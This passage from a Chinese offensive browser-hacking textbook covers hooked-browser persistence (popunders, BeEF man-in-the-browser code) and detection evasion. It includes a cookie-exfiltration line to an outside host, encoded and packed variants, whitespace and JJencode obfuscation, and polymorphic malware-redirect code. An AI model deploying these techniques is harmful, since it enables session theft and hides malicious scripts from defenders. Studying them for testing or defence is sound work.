    var event = document.createEvent("MouseEvents");
    event.initMouseEvent("click", true, true, window,
        0, 0, 0, 0, 0, false, false, false, false, 0, null);
    link.dispatchEvent(event);
  }else if(link.fireEvent){
    link.fireEvent("onclick");
  }
}
clickLink(document.getElementById('malicious_link'));
```

前面的代码告诉浏览器在一个具有给定ID的a元素被单击时，执行clickLink()函数。这个链接有一个会调用window.open的onClick事件。可惜，这个试验不会那么成功，因为通过JavaScript创建的MouseEvent与真正的用户单击还是不一样的。

要绕过这个限制，不依赖创建鼠标事件，可以再狡猾一些，使用JavaScript添加或覆盖当前页面链接上的onClick属性。这个技术在下一小节还会进一步扩展。

下面的代码先取得页面中所有<a>标签，给它们添加一个onClick属性，当用户单击时就会打开一个底层弹出窗口。$.popunder()函数是一个jQuery插件[14]，作者是Hans-Peter Buniat，用于创建跨浏览器的底层弹出窗口。

```
var anchors = document.getElementsByTagName("a");

for (var i = 0; i < anchors.length; i++) {
 if(anchors[i].hasAttribute("onclick")){
   anchors[i].removeAttribute("onclick");
 }
 // aPopunder对象在下面的代码片段中定义
 anchors[i].setAttribute("onclick", "$.popunder(aPopunder)")
}
```

当用户单击这个页面中的一个链接时，除了打开href属性中的URI，还会打开一个底层弹出窗口。现代浏览器，除了Opera，默认不会屏蔽这样打开的底层弹出窗口。

更进一步，如果你想再隐蔽一些，可以把这个底层弹出窗口定位在当前浏览器窗口下方。为此，要先检查当前窗口的位置，即使用window.screenX和window.screenY。而底层弹出窗口的大小至少为1像素，如果设置成0像素，就会被多数浏览器屏蔽掉。然而，得到的底层弹出窗口通常都比1像素大，如图3-14所示。注意，图中的几个底层弹出窗口是手工拖动到目前所在位置的（浏览器主窗口的左侧），要不然用户是看不到的。




图3-14 Firefox和Safari中底层弹出窗口的大小差异

为此，可以把`$.popunder()`函数修改为如下所示：

```
var aPopunder = [
  ['http://browserhacker.com', {"window": {height:1,
    width:1, left:window.screenX, top:window.screenY}}];
$.popunder(aPopunder)
```

这样在用户单击被动态修改后的链接时，就会加载一个指向http://browserhacker.com的底层弹出窗口。我们想利用这个技术实现的，就是在这个窗口中加载JavaScript程序。把这个技术与浏览器中间人或者内嵌框架结合，可以在受害人关闭当前勾连的标签页时，保持对其的跟踪，从而实现持久化。

3.3.4　使用浏览器中间人攻击

AJAX（Asynchronous JavaScript and XML，异步JavaScript和XML）是创建快速响应的Web应用的最流行的技术之一。正是因为AJAX的爆炸式应用，JavaScript才获得了新生。自然地，攻击者也开始着手利用AJAX了。

从攻击者角度看，使用AJAX的好处之一是增强的浏览器中间人（Man-in-the-Browser，MitB）技术。利用这个技术可以更有效地实现持久化，避免很多传统内嵌框架叠加的安全问题，因为即使在有X-Frame-Options首部和其他扩张框架逻辑的情况下，它仍然有效。

MitB攻击在第2章简单讨论过，可以让你观察用户在干什么，比如单击了一个同源链接，或者提交了表单。MitB代码可以拦截并扩展DOM事件处理功能，并可以动态执行用户发起的操作。此时，可以获取正确的资源，将结果返回给用户，同时还可以维护与攻击者控制的服务器的持久连接。

常规页面与MitB中毒页面的区别在于，MitB会异步加载资源，同时保持勾连活动。比如，如果通过一个反射型XSS勾连了目标，那么用户只要单击一个同源链接就会造成勾连丢失。这是因为页面会刷新，脚本会重新加载，原先通过XSS注入的脚本就不存在了。这个问题虽然可以通过使用前面介绍的内嵌框架解决，但我们也知道某些情况下这个方法不会奏效。另一方面，MitB技术则有可能在内嵌框架不能使用时取而代之。

浏览器中间人与中间人攻击

MitM攻击一般指网络层的窃听攻击，而MitB攻击则指应用层，甚至浏览器层的窃听攻击。MitB与MitM类似的地方是都依赖合法的服务器返回给攻击者的数据。MitB经常被SpyEye和Zeus[15]等恶意银行软件使用，用于在用户访问银行网站时篡改浏览器渲染的内容。

根据恶意软件的配置不同，修改页面内容的方式也不同。最后通常会修改页面的HTML的外观，以显示虚假内容。比如，修改一个银行网站的登录页面，声称银行提供了新的“安全”措施，需要用户提供生日、母亲的娘家姓等详细信息，或者其他认证信息（比如RSA一次性PIN）。

因为这些攻击完全在客户端中，服务器很少发觉，所以很难被发现。于是，服务器端防范

手段或Web应用防火墙很难派上用场。

攻击的方式有很多。其中一种方式有赖于截获被感染机器与目标银行网站的通信，然后在浏览器渲染之前修改返回的HTML内容。另一种方式是向页面中注入动态覆盖页面行为的自定义JavaScript，毒化现有Web应用逻辑，并添加新内容。

1. 劫持AJAX调用

MitB攻击的目标是劫持AJAX的GET和POST请求，无论同源还是跨域都可以。这种攻击成为可能是得益于JavaScript和DOM的灵活性。JavaScript的一个重要特性是能够重写内置DOM方法的原型。

重写原型是MitB攻击劫持AJAX请求的关键。以下摘自BeEF的代码展示了如何用自定义逻辑重写`XMLHttpRequest`对象原型的`open`方法。因为这些代码也依赖BeEF的某些其他功能，所以不能简单地复制粘贴。

```
init:function (cid, curl) {
  beef.mitb.cid = cid;
  beef.mitb.curl = curl;
  /*重写open方法以劫持Ajax请求*/
  var xml_type;
  var hook_file = "<%= @hook_file %>";

  if (window.XMLHttpRequest && !(window.ActiveXObject)) {
    beef.mitb.sniff("Method XMLHttpRequest.open override");
    (function (open) {
      XMLHttpRequest.prototype.open = function (method, url,
         async, mitb_call) {
      // 忽略，不劫持
      // 这个请求属于轮询过程
      if (mitb_call || (url.indexOf(hook_file) != -1 || \
        url.indexOf("/dh?") != -1)) {
          open.call(this, method, url, async, true);
      } else {
       var portRegex = new RegExp(":[0-9]+");
       var portR = portRegex.exec(url);
       var requestPort;
       if (portR != null) { requestPort = portR[0].split(":")[1]; }

       // GET请求
       if (method == "GET") {
           // GET请求 -> 跨源
           if (url.indexOf(document.location.hostname) == -1 || \
            (portR != null && requestPort != document.location.port )){
              beef.mitb.sniff("GET [Ajax CrossDomain Request]: " + url);
              window.open(url);
           }else {
           // GET请求 -> 同源
                beef.mitb.sniff("GET [Ajax Request]: " + url);
                if (beef.mitb.fetch(url,
                  document.getElementsByTagName("html")[0])){
```

```
                var title = "";

                if(document.getElementsByTagName("title").length == 0){
                    title = document.title;
                } else {
                    title = document.getElementsByTagName(
                     "title")[0].innerHTML;
                }
                    // 写出该页面url
                    history.pushState({ Be:"EF" }, title, url);
                }
          }
       }else{
       // POST请求
         beef.mitb.sniff("POST ajax request to: " + url);
         open.call(this, method, url, async, true);
        }
       }
    };
  })(XMLHttpRequest.prototype.open);
  }
},
```

调用这个`init`函数后，每次使用`XMLHttpRequest.open`，其行为都会按照重写后的自定义实现而发生变化。

(1) 检测是MitB在发起请求，还是勾连的通信请求。如果是第二种情况，则不劫持。

(2) 如果请求方法是GET，确定请求是同源还是跨域。

(3) 如果是同源，在当面页面加载资源并显示内容，保证持久勾连。使用原始页面标题代替页面标题，使用历史对象（`history.pushState`）将地址栏内容替换成适当的资源URI。

(4) 如果是跨域，在新标签页中打开资源（`window.open`），保持当前页面的勾连。

(5) 如果请求方法是POST，直接发送请求。

2. 劫持非AJAX请求

非AJAX的GET和POST请求也可以劫持。与AJAX资源类似，MitB代码会预先取得常规资源，篡改链接和表单的默认行为（也叫“下毒”）。

比如，页面中的一个`<a>`标签本来指向同源资源，MitB给它添加一个`onClick`事件属性，用于执行JavaScript函数。用户单击这个链接时，默认行为（通过GET获取页面）被阻止，接下来的单击事件由新的`onClick`事件处理程序接管。如果链接已经有了`onClick`属性，那么MitB会调用别的函数来替换其处理程序。下面是BeEF中的相应代码片段：

```
// 通过AJAX取得勾连的链接
    fetch:function (url, target) {
        try {
            var y = new XMLHttpRequest();
            y.open('GET', url, false, true);
            y.onreadystatechange = function () {
                if (y.readyState == 4 && y.responseText != "") {
                    target.innerHTML = y.responseText;
```

```
                }
            };
            y.send(null);
            beef.mitb.sniff("GET: " + url);
            return true;
        } catch (x) {
            window.open(url);
            beef.mitb.sniff("GET [New Window]: " + url);
            return false;
        }
    },

// 锁定链接，阻止离开
    poisonAnchor:function (e) {
        try {
            e.preventDefault;
            if (beef.mitb.fetch(e.currentTarget,
              document.getElementsByTagName("html")[0])) {
               var title = "";
               if(document.getElementsByTagName("title").length == 0){
               title = document.title;
              }else{
               title = document.getElementsByTagName(
                "title")[0].innerHTML;
              }
               history.pushState({ Be:"EF" }, title, e.currentTarget);
          }
      } catch (e) {
        console.error('beef.mitb.poisonAnchor - failed to execute: '+
          e.message);
      }
      return false;
    },

var anchors = document.getElementsByTagName("a");
var lis = document.getElementsByTagName("li");

        for (var i = 0; i < anchors.length; i++) {
            anchors[i].onclick = beef.mitb.poisonAnchor;
        }

        for (var i = 0; i < lis.length; i++) {
            if (lis[i].hasAttribute("onclick")) {
                lis[i].removeAttribute("onclick");
                /*清除*/
                lis[i].setAttribute("onclick", "beef.mitb.fetchOnclick(
                 '"+lis[i].getElementsByTagName("a")[0] + "')");
                /*重写*/
            }
        }
```

这里的`fetchOnclick`函数与`fetch`函数类似，因此就省略了。可以在本书网站找到完整的源代码：https://browserhacker.com。

对表单下毒与对链接下毒类似。唯一的区别是需要更多逻辑，因为在触发`onSubmit`事件时需要解析表单字段。结果都一样，因此`POST`请求会使用AJAX发送，而目标`innerHTML`的内容会用适当的内容更新。与此同时，后台的勾连仍然持续。目标不可能发现这种攻击，因为页面的内容不会发生任何变化。唯一的可疑之处是在新标签页而不是当前窗口中打开跨域链接。

从监控到扩展攻击面

请注意，用户单击了什么链接，提交了什么表单（包括数据），都是可以记录并被你查看的。特别是在用户单击了跨域链接的时候，你可以利用这一点。此时，由于同源策略存在，通过AJAX加载资源显然不会成功。这时候，链接只会打开一个新标签页，而原来打开并勾连的标签页仍然有效。因为不同源，所以无法控制新打开的标签页。但你可以知道它的URL，因为你可以完全控制页面的DOM。

此时，通过在目标资源上运行XssRays查找XSS漏洞，或许可以扩大攻击面。如果找到新的漏洞，那就又可以通过它勾连新的源，从而获得对第二个标签页中加载的源的控制。这种使用XssRays的技术将在第9章介绍。

与其他维护持久化通信的技术一样，这种技术成功与否也取决于很多因素。使用MitB的一个可能的问题是处理基于JavaScript的复杂应用。比如，在MitB对一个已经存在的`onClick`属性下毒时，之前的某些代码可能就会被覆盖，因为正当的功能被替换了。解决这个问题的一个思路是使用`addEventListener`或`attachEvent`（对IE而言），在同样的事件发生时动态调用新函数[16]。使用这种技术最终会形成一个事件处理程序栈，即新注入的程序会在原来的程序执行完毕后执行。在将中毒AJAX请求的响应追加到正确的页面片段时，也会出现同样的问题。MitB技术适用于很多情形，只是在将基于JavaScript的复杂应用作为攻击目标时，可能需要自定义默认行为。

3.4　躲避检测

躲避Web应用防火墙、Web代理和客户端启发式防病毒技术的检测，是一个猫捉老鼠的游戏。安全研究者经常发现新的躲避技术，可以在某个时间段内使用。而在该技术广为人知之后，防御者就会拿出对应的检测技术，这种躲避技术也就失效了。把这个过程转换成伪代码，如下所示：

```
loop
 develop_evasion()
 use_it_in_the_wild()
 sleep 10
 defenders_become_aware()
 sleep 20
 defenders_implement_detection()
end
```

别忘了，检测技术要广泛应用的话，可能需要很长时间。在此期间，躲避技术在某种程度上

也还是有效的。把各种躲避技术综合起来，也是一种策略。虽然不一定能躲得过聪明人的手工检测，但对付一些代理和检测HTTP或其他协议内容的安全设备还是能胜任的。

想象一个俄罗斯套娃，每一层都相当于一种躲避技术，而真正的JavaScript代码就深藏其中。记住，模糊JavaScript并不能阻止浏览器理解代码。

以下几节将介绍一些减小你的JavaScript代码被发现可能性的技术。这些技术都在BeEF框架中作为扩展得到了实现。

再强调一次，编码和模糊不能保证数据的机密性。假以时日，任何模糊技术都可能被攻克。

3.4.1 使用编码躲避

第一种也是最简单的隐藏代码的方式就是对其编码。这里所说的编码或解码，指的是把代码从一种格式转换成另一种格式。基于浏览器的编码和技术有很多。其中一些很简单，就是使用base64编码纯文本字符串。还有一些高级点儿，依赖JavaScript语言的高级特性，比如非数字字母编码。

1. base64编码

有一种常见的检测恶意JavaScript的技术，使用基于正则表达式的过滤器，搜索`eval`、`document.cookie`或其他可能用于恶意目的的关键字。如果你想盗取一个Web应用的cookie，且该cookie没有被标记为HttpOnly，那可以执行这行代码：

```
location.href='http://browserhacker.com?c='+document.cookie
```

这行代码会把cookie发给你的网站。可惜的是，原来站点的过滤程序可能会检测对`document.cookie`的引用并将其过滤掉。为了隐藏`document.cookie`，可以使用base64对其编码，这样攻击方式就变成了：

```
eval(atob("bG9jYXRpb24uaHJlZj0naHR0cDovL2F0dGF"+
 "ja2VyLmNvbT9jPScrZG9jdW1lbnQuY29va2ll"));
```

但基于正则表达式的过滤器还是会阻止它，因为关键字`eval`还在黑名单中。不过，访问`window`对象的方法有很多种，通过它们可以使用不同的语句来实现`eval`的行为，比如：

```
[].constructor.constructor("code")();
```

另一种方法是使用`setTimeout()`或`setInterval()`函数（在较新的浏览器中甚至可以使用`setImmediate()`），它们都可以对JavaScript函数求值。注意，在使用`setTimeout()`函数时，第二个参数用于指定多少毫秒后调用这个函数，但它不是必需的。如果不指定，那么就会立即调用相应函数。使用`setTimeout()`时，最终代码会变成这样：

```
setTimeout(atob("bG9jYXRpb24uaHJlZj0naHR0cDovL2Jyb3"+
"dzZXJoYWNrZXIuY29tP2M9Jytkb2N1bWVudC5jb29raWU"));
```

这段代码绕过了前面提到的基于正则表达式的过滤器，也演示了将多种躲避技术结合起来使用的方法。

base64并非唯一的编码方法。还有很多其他可用的方法，比如URL编码、双URL编码、十六

进制编码、Unicode转义，等等。

打包JavaScript

打包或最小化JavaScript同样有助于躲避检测，特别是如果组合使用后面几节将要介绍的随机变量和其他技术，效果会更好。最小化的过程涉及删除代码中所有不必要的字符，但不影响代码运行。而打包则更类似于压缩，通常涉及缩短变量名和其他函数调用。以下面的代码段为例（后面还会介绍）：

```
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;


function redirect_to_site(){
    window.location = window.malware.exploits[0];
};

redirect_to_site();
```

使用Dean Edwards的打包程序[17]打包这段代码后，结果如下所示：

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};
if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
k=[function(e){return r[e]}];e=function(){return'\\w+'};
c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+
'\\b','g'),k[c]);return p}('b 2={7:\'0.0.1-i\',4:8 9(
"a://6.c/d.e",""),f:g};3.2=2;h 5(){3.j=3.2.4[0]};5();',
20,20,'||malware|window|exploits|redirect_to_site|malicious
|version|new|Array|http|var|com|aa|js|persistent|true|
function|alpha|location'.split('|'),0,{}))
```

如你所见，函数和变量名，像`malware`、`window`和`exploits`，在代码最后仍然存在。而使用了随机变量和方法名的技术后，同样的代码会变成这样：

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};
if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};
while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+
'\\b','g'),k[c]);return p}('h 1={a:\'f\',3:6 7(
"8://9.5/b.c",""),d:e};2.1=1;g 4(){2.i=2.1.3[0]};
4();',19,19,'|uxGfLVC|window|egCSx|HrhB|com|new|
Array|http|malicious|sXCrv|aa|js|LctUZLQnJ_gp|
true|ZEpXkhxSMz|function|var|location'.split('|'),0,{}))
```

这两段打包后的代码明显不一样。

2. 空白符编码

Kolisar在DEFCON 16上展示了一种很巧妙的编码技术，叫作空白符编码（WhiteSpace encoding）[18]。这个技术背后的思路是使用空白字符对ASCII值进行二进制编码。如果把Tab字符映射为0，把空格符映射为1，就可以仅用这两个字符对数据进行编码。编码结果只有空白符，这也是这种技术名字的来由。很多自动反模糊工具会忽略空白符，因此这种技术很容易让反模糊无效。

可以使用下面的示例Ruby实现生成编码的JavaScript，然后再在攻击中使用：

```
def whitespace_encode(input)
    output = input.unpack('B*')
    output = output.to_s.gsub(/[\["01\]]/, \
'[' => '', '"' => '', ']' => '',  '0' => "\t", '1' => ' ')
end

encoded = whitespace_encode("alert(1)")
File.open("whitespace_out.js", 'w'){|f| f.write(encoded)}
```

试一下就知道，传入`whitespace_encode()`函数的内容会被转换成二进制表示，然后0再被映射为Tab，1再被映射为Space。结果会被写入一个新文件，方便复制粘贴。这段代码需要一个引导程序，才能正确解码和对传入的内容进行求值。下面的JavaScript实现包含了保存有前面编码结果的变量`whitespace_encoded`：

```
// 如果从这里复制粘贴代码，Tab可能无效
// 确保你是在尝试browserhacker.com的代码片段
var whitespace_encoded = "                                        ";
function decode_whitespace(css_space) {
  var spacer = '';
  for(y = 0; y < css_space.length/8; y++){
    v = 0;
    for(x = 0; x < 8; x++){
      if(css_space.charCodeAt(x+(y*8)) > 9){
        v++;
      }
      if(x != 7){
        v = v << 1;
      }
    }
    spacer += String.fromCharCode(v);
  }return spacer;
}
var decoded = decode_whitespace(whitespace_encoded)
console.log(decoded.toString());
window.setTimeout(decoded);
```

这个`decode_whitespace`函数用于解码`whitespace_encoded`变量的内容，其中包含使用前面的Ruby脚本生成的空白符。解码过程逐个字节地重构了数据字符。`String.fromCharCode`用于返回原始字符串。最后，再使用`setTimeout`对解码后指令的字符串表示求值，最后执行代码。

如图3-15所示，解码后的源代码（`alert(1)`）在`setTimeout()`调用中被求值了。



图3-15　空白符编码的例子

3. 非数字字母JavaScript

不管你信不信，JavaScript语言的灵活性可以做到让你不使用任何数字字母字符对数据进行编码。2009年，日本安全研究人员Yosuke Hasegawa发现了一种只使用`[],$_+:~{}`这样的符号来编码JavaScript的方法。

如果深入分析这种技术的原理，可能需要一章篇幅才行。如果你真对它的实现感兴趣，可以参考下列资料和白皮书。一种使用非数字字母JavaScript编码数据的方式是JJencode，其反模糊过程已经由Peter Ferrie分析过了[19]。另一个关于模糊的有用资源是*Web Application Obfuscation*[20]这本书。

非数字字母JavaScript极度依赖JavaScript中的特定类型转换功能，这种转换功能在Java或C++等强类型语言中是不存在的。下面简单介绍一下这种方法的基本概念。

首先，在JavaScript中，可以通过在变量后面拼接一个空字符串，将其转换成字符串表示：

```
1+"" //返回"1"
```

其次，只使用符号就有很多种方式可以返回布尔值。例如，可以使用空数组、空对象和空字符串：

```
![] //返回false
!{} //返回false
!"" //返回true
```

基于这些行为，很容易构建字符串。比如，要构建一个字符串`"false"`，可以使用以下代码：

```
([![]]+[])
```

首先是一个空数组`[]`，使用`!`对其求反，得到布尔值`false`。然后将其包装在另一个空数组中，后面再连接另一个空数组。这样就得到了字符串`"false"`。既然可以创建任意字符串，那么试试引用`window`吧。

下面是一个很老的例子，可以在Firefox中使用：

```
alert((1,[].sort)())
```

下面是一个改写后的例子，在Chrome中可以使用：

```
alert((0,[].concat)())
```

前面两个例子使用`sort`和`concat`函数返回`window`，因为它们不知道引用的是哪个数组。

此时，你既可以创建任意字符串，又可以引用`window`，那么就可以调用`window.alert`及其他静态方法了。不过，需要使用巧妙的方法对生成的字符串求值。前面我们也讨论了对字符串求值的方法，但最简单的方法还是使用`constructor`：

```
[].constructor.constructor("alert(1)")()
```

从一个数组对象访问两次`constructor`，就可以得到`Function`。之后，就可以传入任意字符串以求值了，比如传入`"alert(1)"`。

现在有很多工具可以辅助生成JavaScript的非数字字母编码，比如JJencode[21]和AAencode[22]，作者都是Yosuke Hasegawa。AAencode甚至演示了使用日本风格的表情符号编码JavaScript。下面是使用JJencode编码`alert(1)`得到的结果：

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],
_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],
$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};
$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+
((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+
"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+
$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+
"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.__$+"\\"+$.$__+
$.___+")"+"\"")())();
```

显然，编码短短的`alert(1)`就需要那么多字符。虽然这让编码技术变得非常有意思，却损失了效率，特别是在编码数百行JavaScript代码的情况下。且不论其适用性，多一种隐藏小代码段的编码技术总是好事。

Yosuke最初关于JJencode的思路激起了安全行业的兴趣，导致了这个领域的更多研究，而最后Robert Hansen还在slackers.org上办起了Diminutive NoAlNum JS Contest[23]。

3.4.2　使用模糊躲避

前几节介绍了编码的原理，以及怎么通过它们隐藏JavaScript代码。模糊作为另一种隐藏JavaScript代码的方法，在与编码共同使用时，能够更加有效地绕过网络过滤器。这些技术都是非常常用的。来自BlackHole[24]等利用工具包的客户端攻击，经常会利用模糊加编码来隐藏JavaScript。以下几小节将介绍几种让你的代码不容易被检测到的技术。

1. 随机变量和方法

如果你是一名开发人员，就应该知道编写清晰和可维护的代码始终是最优考虑的事情。下面的代码很容易看懂，因为其变量和方法名都表示自身的功能。开始是创建一个名为`malware`的新对象，包含一些属性。然后将`malware`对象附加到`window`对象，再调用`redirect_to_site()`函数，该函数会把浏览器重定向到前面`exploits`数组中的第一个URL：

```
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;

function redirect_to_site(){
    window.location = window.malware.exploits[0];
};

redirect_to_site();
```

现在假设有一个网络过滤器，正在使用基于正则表达式的规则搜索网络流量，检测其中的`malware`代码、`version`号和`redirect_to_malware()`及其他函数名。这种情况比我们想象得更常见，尤其在服务器端代码没有多态化的情况下更加有效。

> **服务器端多态化**
>
> 这种技术主要被恶意软件利用，用于修改代码，使代码很难基于静态签名被标记为恶意代码[25]。代码也会在每次勾连时变化，也就是说，如果同一个恶意软件感染两台机器，那么两台机器中的代码会不一样，但功能还一样。

实现基本的服务器端代码多态化并不困难。下面这个简单的例子演示了针对每个勾连的浏览器使用散列数据结构（如果你想实现每个会话多态化），分别保存原始值和随机值以备将来引用。

```
code = <<EOF
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;
function redirect_to_site(){
    window.location = window.malware.exploits[0];
};
redirect_to_site();
EOF

def rnd(length=5)
    chars = 'abcdefghjkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ_'
    result = ''
```

```
    length.times { result << chars[rand(chars.size)] }
    result
end

lookup = {
 "malware" => rnd(7),
 "exploits" => rnd(),
 "version" => rnd(),
 "persistent" => rnd(12),
 "0.0.1-alpha" => rnd(10),
 "redirect_to_site" => rnd(4)
}

lookup.each do |key,value|
 code = code.gsub!(key, value)
end

File.open("result.js", 'w'){|f|f.write(code)}
```


每次调用前面的代码（比如勾连一个新浏览器），`result.js`中的JavaScript代码都会不同。例如：

```
var uxGfLVC = {
    sXCrv: 'ZEpXkhxSMz',
    egCSx: new Array("http://malicious.com/aa.js",""),
    LctUZLQnJ_gp: true
};
window.uxGfLVC = uxGfLVC;
function HrhB(){
    window.location = window.uxGfLVC.egCSx[0];
};
HrhB();
```

随机变量和函数名不考虑作用域。如果考虑作用域，得到的结果代码肯定更难于被人看懂。假设前面的代码中包含了另一个叫`execute()`的函数，而`redirect_to_site()`接收了一个输入参数：

```
function execute(cmd){
eval(cmd);
};
function redirect_to_site(input){
if(input)
  window.location = window.malware.exploits[0];
};
redirect_to_site(input);
```

模糊这个示例并考虑作用域会得到如下代码。对人类而言，这些代码很难看懂，因为他们可能会错误地认为，同样的全局变量会在多个函数中被用到。

```
function gSYYtNBjNFbZ(napSj){
eval(napSj);
};
```

```
function HrhB(napSj){
if(napSj)
  window.location = window.uxGfLVC.egCSx[0];
};

HrhB(napSj);
```

2. 混合对象表示法

如果要看很多JavaScript代码，我们通常习惯于用点访问属性，而不习惯于用方括号[26]。但对语言本身来说，这两种表示法是等价的。

前面的代码使用的是点表示法。比如，先调用`window`对象，然后是`malware`对象，最后是`malware`对象的属性：

```
window.malware.exploits[0];
```

同样的代码可以用方括号表示法写成这样：

```
window['malware']['exploits'][0];
```

混合两种表示法同样可以写出功能一样的代码：

```
window.malware['exploits'][0];
```

扩展一下，可以对前面的例子组合使用这些技术，包括base64编码，得到如下结果：

```
var uxGfLVC = {
  sXCrv: 'ZEpXkhxSMz',
  egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+
           "\x6D\x61\x6C\x69\x63\x69\x6F"+
           atob("dXMuY35f34fgdkFhLmpz"['replace'](
           /35f34fgdk/,'29tL2')),""),
  LctUZLQnJ_gp: true
};

window['uxGfLVC'] = uxGfLVC;
function HrhB(){
  window['lo'+'ca'+'ution'['replace'](
    /ution/,'tion')] = window.uxGfLVC['egC'+
    'Sx'][0];
};
HrhB();
```

很明显（或者并不明显），混合使用点和方括号表示法，代码变得不可读了。

查询数组常用`array[index]`或`array['string_element']`。在前面例子的代码中，访问对象的方法和属性也采用了同样的语法，而且使用了没有意义的变量名，你可能会认为方括号是用来从数据结构中取得值的。但显然不是这样的，只不过实现了模糊的目的。而这种模糊不仅会给人类的分析造成障碍，对网络过滤亦然。

3. 时间延迟

基于时间的检查是恶意软件躲避模拟的另一种方法。恶意软件检测技术经常模拟JavaScript引擎，特别是那些WAF或代理中的检测技术。然而，这些引擎出于性能考虑，往往会忽略

setTimeout()或setInterval()的延迟。检测JavaScript恶意程序的内联网络代理不可能等30秒钟而伤害用户。

这种行为可以通过实现自动延迟执行的逻辑来利用，比如使用setTimeout()。经过一段时间后被调用的函数也会检查Date()对象，以确定延迟时间是否到达。如果没有，就不会触发执行恶意代码的加密程序。这些技术虽然可以躲过对潜在恶意JavaScript的自动分析，但不一定会被人忽略。下面看一个例子：

```
var timeout = 10000;
var interval = new Date().getSeconds();
function timer(){
  var s_interval = new Date().getSeconds();
  var diff = s_interval - interval;

  if(diff == 10 && diff > 0) key = diff + "aaa"
  if(diff == -10 && diff < 0) key = diff + "bbb"

  decrypt(key);
}
function decrypt(key){
  // 加密程序
  alert(key);
}

setTimeout("timer()", timeout);
```

timer()函数会在10秒钟的延迟后被调用。程序流进入该函数后，会有程序检测是否已经过了10秒。如果到了预定时间，就会创建加密程序所需的密钥，并调用加密程序。如果将前面的代码，包括不同的时间延迟，模糊为多个部分，那么分析起来就困难多了。你可能想在自己的代码中使用不同的时间延迟。这个技术很有用，由于大多数用于分析恶意程序的JavaScript沙箱都有固定的超时时间，超时之后就会放弃对模糊代码的分析。

4. 混合其他上下文的内容

另一种模糊JavaScript的方法是混合上下文。如果是人工反模糊，那么人首先会关注JavaScript代码本身，通常会认为只有一个上下文。想象一下，要是把代码切分成多个部分或上下文，那么每一部分都需要其他上下文的信息才能起作用。以下代码调用了decrypt()函数，将两个String对象（来自DOM）拼接起来的一个字符串作为参数：

```
<body>
<div id="hidden_div">
<p>key</p>
</div>
</body>
```

第二个字符串来自页面的URI——http://browserhacker.com/mixed-content/dom.html#YTJWNU1pMWpiMjUwWlc1MA==：

```
function decrypt(key){
 // 加密程序
```

```
  alert(key);
}

var key = document.getElementById('hidden_div').innerHTML;
var key2 = location.href.split("#")[1];

decrypt(key + key2);
```

如果人类分析师只针对这段脚本本身进行反模糊，那么结果就不会特别好。使用这种技术的结果如图3-16所示。




图3-16　混合了两个上下文的模糊代码

同样的思路不仅仅只适用于DOM，还适用于其他不同的上下文。JavaScript也可以访问PDF、Flash和Java小程序，因此这些来源也可以成为不同的上下文。

5. 使用`callee`属性

